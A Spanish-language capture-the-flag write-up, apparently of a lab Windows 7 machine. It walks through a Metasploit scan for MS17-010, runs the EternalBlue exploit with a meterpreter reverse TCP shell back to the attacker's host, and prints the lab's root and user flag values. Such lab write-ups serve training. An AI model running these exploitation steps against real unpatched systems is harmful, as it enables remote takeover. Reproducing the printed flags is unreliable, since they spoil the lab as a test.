
Ip de la máquina que ya sabemos que es windows por el tipo de ataque que veremos.



Ping inicial de reconocimiento esta vez, de forma casi excepcional podemos ver que es una máquina windows.

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ ping 10.10.10.40
PING 10.10.10.40 (10.10.10.40) 56(84) bytes of data.
64 bytes from 10.10.10.40: icmp_seq=1 ttl=127 time=37.9 ms
64 bytes from 10.10.10.40: icmp_seq=2 ttl=127 time=39.7 ms
64 bytes from 10.10.10.40: icmp_seq=3 ttl=127 time=34.3 ms
64 bytes from 10.10.10.40: icmp_seq=4 ttl=127 time=60.3 ms
^C
--- 10.10.10.40 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 34.274/43.038/60.336/10.173 ms
```

Despues del NMAP original hay algo que me llama la atención y es que el windows 7 que vemos es muy antiguo, no sabemos si es

vulnerable a algun ataque SMB como eternalblue o algo similar debido a lo viejo que es. Hay un paràmetro de nmap para comprobarlo y tambien hay un módulo en metasploit, en este caso, como me estoy preparando para la ejptv2, voy a comprobarlo con metasploit

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                      yes       The target host(s), see https://docs.metasploit.com/docs/u
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                     no        The password for the specified username
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Ahora que hemos comprobado con el scanner de metasploit que es vulnerable podemos pasar a la parte donde accedemos de lleno al sistema para ver si podemos vulnerarlo y obtener las 2 flags que necesitamos. De nuevo en metasploit vamos a hacer lo siguiente:

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search eternalblue

Matching Modules
================

   #   Name                                                Disclosure Date  Rank     Check  Description
   -   ----                                                ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue            2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                       .                .        .      .
   2     \_ target: Windows 7                              .                .        .      .
   3     \_ target: Windows Embedded Standard 7            .                .        .      .
   4     \_ target: Windows Server 2008 R2                 .                .        .      .
   5     \_ target: Windows 8                              .                .        .      .
   6     \_ target: Windows 8.1                            .                .        .      .
   7     \_ target: Windows Server 2012                    .                .        .      .
   8     \_ target: Windows 10 Pro                         .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation       .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec                 2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                              .                .        .      .
   12    \_ target: PowerShell                             .                .        .      .
   13    \_ target: Native upload                          .                .        .      .
   14    \_ target: MOF upload                             .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                            .                .        .      .
   16    \_ AKA: ETERNALROMANCE                            .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                           .                .        .      .
   18    \_ AKA: ETERNALBLUE                               .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command                2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                            .                .        .      .
   21    \_ AKA: ETERNALROMANCE                            .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                           .                .        .      .
   23    \_ AKA: ETERNALBLUE                               .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010                  .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                              .                .        .      .
   26    \_ AKA: ETERNALBLUE                               .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce            2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)                  .                .        .      .
   29    \_ target: Neutralize implant                     .                .        .      .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Una vez dentro hacemos un show options el cual tendremos que hacer un set RHOSTS y set LHOST. Donde el RHOST es donde atacaremos y el LHOST es nuestra IP de origen. Seguimos con un run y estaremos dentro.

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affect
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Wi
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serv

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.140    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.16.5
LHOST => 10.10.16.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
```

Me voy moviendo entre directorios con meterpreter y le hago focus a la flag de admin, la cual ha sido fácil de obtener ya que somos

NT/authority, hacemos lo mismo tambien con la flag del usuario.

```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-21 08:56:40 +0200  desktop.ini
100444/r--r--r--  34    fil   2025-02-17 22:21:28 +0100  root.txt

meterpreter > type root.txt
[-] Unknown command: type. Run the help command for more details.
meterpreter > nano root.txt
[-] Unknown command: nano. Run the help command for more details.
meterpreter > shell
Process 2764 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\users\Administrator\Desktop>type root.txt
type root.txt
aec4a82769cb00224a8398accebbd337

C:\users\Administrator\Desktop>
```

```
24/12/2017  02:23    <DIR>          .
24/12/2017  02:23    <DIR>          ..
17/02/2025  21:21                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,429,370,368 bytes free

C:\Users\haris\Desktop>type user.txt
type user.txt
c3be36e59abd5422e3a228ad1a4b2475

C:\Users\haris\Desktop>
```